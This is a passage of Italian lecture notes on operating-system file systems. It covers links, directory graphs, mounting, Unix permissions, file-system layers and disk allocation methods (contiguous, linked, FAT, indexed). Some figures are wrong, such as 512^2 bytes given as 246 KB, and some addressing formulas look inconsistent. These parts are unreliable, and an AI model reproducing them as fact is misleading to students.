Quindi è permesso a due directory di condividere lo stesso file/directory. Ovviamente è importante che il grafo sia aciclico, altrimenti una ricerca potrebbe entrare in un loop infinito.


Per implementare questa condivisione:

- Windows utilizza i collegamenti
- Unix utilizza i link

I **link** possono essere:

- Link simbolici (come i collegamenti di windows)
  Che contiene il pathname del file/directory reale. Dunque il link è un altro file che semplicemente punta al file condiviso.
  Se cancello il file reale il link rimane pendente, dunque quando viene eliminato il file bisogna preoccuparsi di cancellare anche il link simbolico.
  In Unix si crea con il comando $\ln \; -s \;\; source \;\; destination$
- Hard links
  Creo soltanto un entry nella directory (quindi non un altro file) e viene tenuto un contatore che mantiene il numero di riferimenti e viene decrementato per ogni cancellazione di un riferimento. La cancellazione di un file avviene solo quando il contatore è uguale a $0$.
  In questa situazione dunque il file “rimane” anche quando cancello l’entry originale dalla directory del file.
  In Unix si crea con il comando $\ln \;\; source \;\; destination$

Nelle **directory a grafo generico**, le directory possono avere collegamenti su directory “precedenti” alla propria rispetto alla struttura ad albero, includendo dunque la possibilità di avere dei cicli.





Ovviamente è necessario garantire che le ricerche non entrino in un loop infinito e le soluzioni possono essere:

- Permettere di linkare solo file e non directory
- Usare un algoritmo di controllo di esistenza di un ciclo ogni volta che si crea un nuovo collegamento (opzione costosa)

Un'evoluzione molto importante è stata quella di introdurre i **file system modulari**, ovvero con la possibilità di "attaccare" e "staccare" interi file system (o porzioni) a file system preesistenti. Per fare questo sono state incluse le operazioni di **mount** (attaccare) e **unmount** (staccare). Quindi, in generale, un file system per poter essere utilizzato deve essere "montato" (il punto su cui viene montato si chiama "mount point"), e questa operazione può essere fatta in automatico (ad esempio quando inserisco la chiavetta USB nel computer).

Ecco un esempio di una directory di un server che viene montata sul computer locale per poter essere acceduta.



Ad esempio nei laboratori dell'Università, ogni volta che accediamo ai computer viene montata la nostra porzione di file system che è sui server dell'Università.

Con il montaggio bisogna fare attenzione:

- Alla possibile sovrascrittura
- A montare qualcosa che appartiene a qualcun altro. Se l'identificativo del proprietario originale è uguale al mio identificativo, nel mio sistema quei file potrebbero essere interpretati come miei file

Abbiamo visto dunque come è possibile implementare la **condivisione dei file**, che è molto importante nei sistemi multiutente. La sicurezza della condivisione è implementabile tramite uno **schema di protezione** (che vedremo più avanti).
In sistemi distribuiti, i file possono essere condivisi attraverso una rete (dove c'è bisogno di ulteriori misure di protezione, ad esempio Network File System (NFS) è un tipico schema di condivisione di file via rete).

Parlando di **protezione** quindi, il proprietario di un file deve poter controllare:

- Quali operazioni possono venir effettuate su quel file
- Chi può eseguire una determinata operazione su quel file

Le operazioni "controllabili" sono ad esempio:

- Lettura
- Scrittura
- Esecuzione
- Append (aggiunta in coda)
- Cancellazione
- …

Dunque esiste una **lista d'accesso** per ogni file/directory, ovvero l'elenco di chi può fare cosa. Questa lista può essere molto lunga (una matrice che ha sulle colonne tutti gli utenti e sulle righe tutte le risorse), l'implementazione delle liste di accesso (che non viene fatta tramite matrice visto che sarebbe sparsa) può avvenire per righe: ACL (per ogni risorsa elenco i permessi di ogni utente); o per colonne: capabilities (per ogni utente elenco quali permessi ha e su quali risorse). In questa implementazione dunque le celle vuote vengono eliminate.
Implementare le capabilities è molto più difficile visto che sono distribuite (ogni volta che si accede al file dev'essere passata anche la lista), invece con le ACL è molto più semplice visto che sono centralizzate.
Nelle ACL però ho comunque il problema che se ho tanti utenti le ACL saranno molto lunghe e difficili da gestire.

Data la grandezza delle ACL, in Unix, ad esempio, gli utenti vengono raggruppati in 3 classi (per ogni file):

- Proprietario $u$
- Gruppo $g$ (che consiste negli utenti appartenenti allo stesso gruppo del proprietario)
- Altri $o$

Questa implementazione è meno generale della lista di accesso però è più semplice e le ACL risultano molto più corte.

Per ognuna di queste classi i permessi possono essere:

- $r$ (read) che ha valore 4
- $w$ (write) che ha valore 2
- $x$ (execute) che ha valore 1

Ad esempio, per dire che per un file il proprietario ha tutti i permessi, il gruppo non può scrivere e gli altri possono solo leggere, avremo i permessi


$$rwx \;\; r\text{-}x \;\; r\text{--}$$

E si possono settare con il comando

$$chmod \;\; 754 \;\; nome_file$$

# Implementazione

Il file system è visto dal sistema operativo come una struttura a livelli, con in cima i programmi utente e in fondo i vari dispositivi.




Ogni livello implementa, grazie alle funzionalità fornite dal livello sottostante, delle funzionalità da fornire al livello superiore.
Nell'immagine:

- A sinistra: i vari concetti definiti nei vari livelli
- A destra: le operazioni che vengono compiute da quel livello

Il livello del **file system logico** si occupa dell'interfaccia tra gli utenti o le applicazioni e il sistema di archiviazione dei file. Gestisce le operazioni di alto livello come la creazione, la modifica, l'eliminazione e la ricerca dei file. Fornisce anche funzionalità come la gestione dei

permessi di accesso ai file e la gestione delle strutture delle directory per organizzare i file in una gerarchia.

Il livello **file-organization module** si occupa dell'organizzazione interna dei file sul dispositivo di archiviazione. È responsabile della traduzione delle richieste logiche provenienti dal file system logico in richieste fisiche comprensibili per il dispositivo di archiviazione. Gestisce la conversione tra gli indirizzi logici dei file (come nomi di file e percorsi) e gli indirizzi fisici sui dispositivi di archiviazione.

Il livello **basic file system** è responsabile della gestione dei dettagli più bassi del file system. Si occupa di implementare le operazioni di base di lettura e scrittura dei file sul dispositivo di archiviazione. Gestisce la suddivisione dei file in blocchi o settori fisici, la gestione dello spazio libero sul dispositivo di archiviazione e la gestione delle strutture di indicizzazione per consentire un accesso efficiente ai file.

Il livello di controllo dell'**I/O control** (Input/Output) si occupa della gestione delle operazioni di input/output tra il sistema operativo, il file system e i dispositivi di archiviazione fisici. È responsabile della gestione dei driver dei dispositivi di archiviazione e della traduzione delle richieste di I/O del file system nei comandi specifici del dispositivo di archiviazione sottostante.

In sintesi, il livello del file system logico fornisce un'interfaccia agli utenti e alle applicazioni per gestire i file, mentre il modulo di organizzazione dei file, il file system di base e il controllo dell'I/O lavorano insieme per gestire l'organizzazione e l'accesso fisico dei file sul dispositivo di archiviazione sottostante.

Per gestire un file system si utilizzano diverse strutture dati: alcune di queste risiedono sul disco e altre risiedono nella memoria principale. La scelta di cosa sta sul disco e cosa sta in memoria dipende strettamente dal sistema operativo e dal tipo di file system, però esistono caratteristiche comuni a tutte le tipologie.

Le **strutture su disco** sono:

- **Blocco di boot**
  Che consiste nelle informazioni necessarie per l’avviamento del Sistema Operativo
- **Blocco di controllo delle partizioni**
  Che consiste nei dettagli riguardanti la partizione, quindi numero e dimensione dei blocchi, lista blocchi liberi, lista descrittori liberi, …
- **Strutture di directory**
  Che consistono nella descrizione dell’organizzazione dei file
- **Descrittori di file** (ad esempio inode per Unix)
  Che consistono in vari dettagli sui file e puntatori ai blocchi dati

Le **strutture in memoria** (perché quando i programmi sono in esecuzione c’è bisogno di mappare e gestire delle informazioni anche qua) che hanno lo scopo di gestire le strutture nella memoria di massa e rendere più performanti le operazioni del disco sono:

- **Tabella delle partizioni**
  Che consiste nelle informazioni sulle partizioni montate
- **Strutture di directory**
  Che consiste nelle copie nella memoria principale delle directory a cui si è fatto accesso di recente
- **Tabella globale dei file aperti**
  Che consiste nelle copie dei descrittori dei file
- **Tabella dei file aperti per ogni processo**
  Che consiste nel puntatore alla tabella precedente ed informazioni di accesso


Una questione fondamentale è l'**allocazione dello spazio su disco**, ovvero come i blocchi su disco sono allocati ai file (o alle directory). Le possibili opzioni sono:


- Allocazione contigua
- Allocazione a lista concatenata (linked)
- Allocazione indicizzata

Vedremo le varie differenze ricordandoci che gli obiettivi sono:

- Minimizzare i tempi di accesso
- Massimizzare l'utilizzo dello spazio

Nell'**allocazione contigua** ogni file occupa un insieme di blocchi contigui su disco, dunque l'entry della directory è molto semplice dato che contiene solamente l'indirizzo del blocco di partenza e lunghezza del file (numero di blocchi).






directory

| Name | Start | Size |
|---|---|---|
| a | 0 | 4 |
| b | 13 | 11 |
| c | 30 | 3 |
| d | 33 | 3 |

I vantaggi dell'allocazione contigua sono l'accesso molto semplice, infatti l'accesso al blocco $b+1$ non richiede lo spostamento della testina rispetto al blocco $b$ (a meno che $b$ non sia l'ultimo blocco di un cilindro, che è molto raro, ma anche in quel caso deve fare un solo spostamento) e poi è supportato sia l'accesso sequenziale che casuale, infatti per leggere il blocco $i$ di un file che inizia al blocco $b$, basta fare $b+i$.

Gli svantaggi però sono che l'allocazione contigua dei blocchi presenta problemi simili a quelli dell'allocazione dinamica della memoria, dunque spreco di spazio (frammentazione esterna) e l'uso di algoritmi best-fit, first-fit, worst-fit. La frammentazione esterna può essere risolta con una compattazione periodica dello spazio (deframmentazione).
Oltre a questi problemi però, non si sa a priori quanto spazio allocare ad un file quando viene creato, in quanto i file potrebbero crescere dinamicamente di dimensione. Le possibili soluzioni a questo problema sono:


- Se il file deve crescere e non c'è spazio viene dato un errore e terminazione del programma, ed avviene la riesecuzione (si tende a sovrastimare lo spazio necessario per evitare la terminazione, con conseguente spreco).
  Questa soluzione non va bene in quanto l'utente deve rieseguire il programma e quindi significa che il sistema operativo (che deve essere trasparente) non sta facendo il suo lavoro in quanto l'utente nota la sua presenza.
- Trovare un buco più grande e ricopiare tutto il file (compresa la parte nuova) in quest'ultimo (trasparente per l'utente, ma si rallenta il sistema)


Per questi motivi, pochi file system implementano l'allocazione contigua, però viene spesso usata come alternativa perchè può essere utile (ad esempio per salvare il sistema operativo).

Nell'**allocazione a lista**, ogni file consiste in una lista di blocchi. In questo caso i blocchi possono essere sparsi ovunque nel disco e la directory contiene i puntatori al primo e all'ultimo blocco. Ogni blocco contiene il puntatore al blocco successivo (e in alcune implementazioni anche al precedente).


L'indirizzamento avviene nella seguente maniera:

Se la dimensione di un blocco è $N$ e l'indirizzo logico è $X$, allora il numero del blocco nella lista del file è $\frac{X}{N-1}$, invece l'offset all'interno del blocco è $X \ \% \ (N-1)$. Usiamo $N-1$ perché l'ultimo byte del blocco è un puntatore, non sono dati, dunque nel caso di una lista doppiamente linkata dovrei usare $N-2$.




Il puntatore $-1$ o *nil* indica la fine del file.




directory

| Name | Start | End |
|---|---|---|
| a | 0 | 4 |
| b | 1 | 6 |


I vantaggi dell'allocazione a lista sono che:

- La creazione di un nuovo file è semplice
  Infatti basta cercare dei blocchi e creare una nuova entry nella directory che punta al primo blocco del file
- L'estensione del file è semplice
  Basta cercare un blocco libero e concatenarlo alla fine del file
- Non c'è nessuno spreco, eccetto lo spazio per il puntatore
  Infatti posso usare qualunque blocco per allocare il mio file, dunque non c'è frammentazione esterna.

Gli svantaggi però sono:

- Non è possibile l’accesso casuale
  Infatti bisogna scorrere tutti i blocchi a partire dal primo
- Richiede tanti riposizionamenti sparsi della testina, e dunque scarsa efficienza
  Si può evitare in parte cercando i blocchi liberi nello stesso cilindro, o comunque in posizioni vicine della testina
- C’è una scarsa affidabilità
  Potrebbe verificarsi che per qualche motivo si perda un puntatore oppure che un errore (hardware o software) causi il prelevamento del puntatore sbagliato, e questo fa in modo che io non riesca più ad accedere al file.
  Le soluzioni sono:
    - Liste doppiamente concatenate
    - Memorizzare nome file e numero di blocco in ogni blocco del file, in modo da poter recuperare la posizione del file nel caso di errori (per farlo però devo leggere tutti i blocchi)

Per gli svantaggi che abbiamo visto sull’accesso casuale, l’allocazione a lista così com’è non è mai implementata nella realtà. Esiste però una variante, ovvero FAT (File-Allocation Table), che è tipica dei sistemi MSDOS e OS/2. La FAT è una tabella, che esiste per ogni partizione del disco, che contiene una entry per ogni blocco del disco, e ogni entry punta al blocco. La FAT viene usata come lista concatenata che contiene solamente i puntatori ai blocchi e i puntatori al blocco successivo del file a cui appartiene, così si evita di leggere tutti i blocchi solamente per arrivare al blocco che ci interessa.





In questa maniera si migliora l’accesso casuale, ma l’efficienza rimane comunque scarsa.


| Attributes | FAT12 | FAT16 | FAT32 |
|---|---|---|---|
| Used for | Floppies and very small hard disk volumes | Small to moderate- sized hard disk volumes | Medium-sized to very large hard disk volumes |
| Size of each FAT entry | 12bits | 16bits | 28bits |
| Maximum number of Clusters | 4,086 | 65,526 | ~268,435,456 |
| Cluster size used | 0.5 KB to 4 KB | 2 KB to 32 KB | 4KB to 32 KB |
| Maximum Volume size | 16MB | **2GB** | **8TB** (in theory) |

Esiste un'altra variante dell'allocazione contigua, usata da alcuni file system moderni, che usa anche l'allocazione a lista. Questa variante è basata sul concetto di extent, ovvero una serie di blocchi contigui su disco (extent-based file system). Il file system alloca extent anziché singoli blocchi, dunque i file sono una serie di extent e i vari extent non sono in generale contigui.

L'ultimo metodo di allocazione è l'**allocazione indicizzata**, dove ogni file ha un blocco indice (index block) contenente la tabella degli indirizzi (index table) dei blocchi fisici.
La directory contiene solamente l'indirizzo del blocco indice.




I puntatori non utilizzati (liberi) hanno il marker -1 o *nil*




L'allocazione indicizzata dunque offre un accesso casuale efficiente ed un accesso dinamico senza frammentazione esterna (ma c'è overhead di spazio del blocco indice per la index table,

che è maggiore rispetto a quello richiesto per l'allocazione concatenata). La probabilità di errore nei puntatori è minore in quanto è tutto concentrato in un blocco solo.


L'indirizzamento avviene nella seguente maniera:

Se la dimensione di un blocco è $N$ e l'indirizzo logico è $X$, allora l'offset nella index table è $\frac{X}{N}$, invece l'offset all'interno del blocco dati è $X \ \% \ N$.


Lo svantaggio però è che la dimensione massima del file è vincolata da quanti puntatori posso inserire nel blocco indice, e dunque è vincolata dalla dimensione del blocco. Ad esempio se il blocco ha dimensione $512 \ \ Byte$, la massima dimensione del file sarà di $512^2 \ \ Byte$, ovvero $246 \ \ KB$.
Per ovviare a questo problema, per file di grandi dimensioni si utilizza uno schema a più livelli, e le opzioni sono le seguenti:

- Indici multilivello
- Schema concatenato
- Schema combinato (stile Unix BSD)

Con gli indici multilivello abbiamo più index table. Dunque la directory contiene il puntatore al primo indice dell'index table di primo livello, questa index table punta ad altri $N$ index table, detti di secondo livello. Dunque se abbiamo due livelli, l'offset nella prima tabella sarà di $\frac{X}{N \cdot N}$ e l'offset nella seconda tabella sarà di $\frac{X \ \% \ (N \cdot N)}{N}$, e all'interno del blocco l'offset del dato sarà di $(X \ \% \ (N \cdot N)) \ \% \ N$






Dunque si passa ad una dimensione massima del file di $N^3$ (invece di $N^2$).




Dunque blocchi da 4 $KB$ consentono di avere $1\,K$ indici da 4 $byte$, quindi due livelli di indici consentono di avere file da 4 $GB$.

L'alternativa è di organizzare gli indici non come indici multilivello ma come liste, dunque l'ultimo puntatore del blocco indice non punta a un blocco dati ma punta al blocco successivo dell'indice, dunque abbiamo tanti blocchi indice collegati tra loro tramite una lista.




Dunque l'ultimo degli indici di un blocco indice punta a un'altro blocco indice.
Se la dimensione di un blocco è $N$ e l'indirizzo logico è $X$, allora il numero del blocco indice all'interno della lista dei blocchi indice è $\frac{X}{N(N-1)}$, l'offset all'interno del blocco indice è $\frac{X \ \% \ (N(N-1))}{N-1}$, invece l'offset nel blocco dati è $(X \ \% \ (N(N-1))) \ \% \ N$
Ecco un esempio:

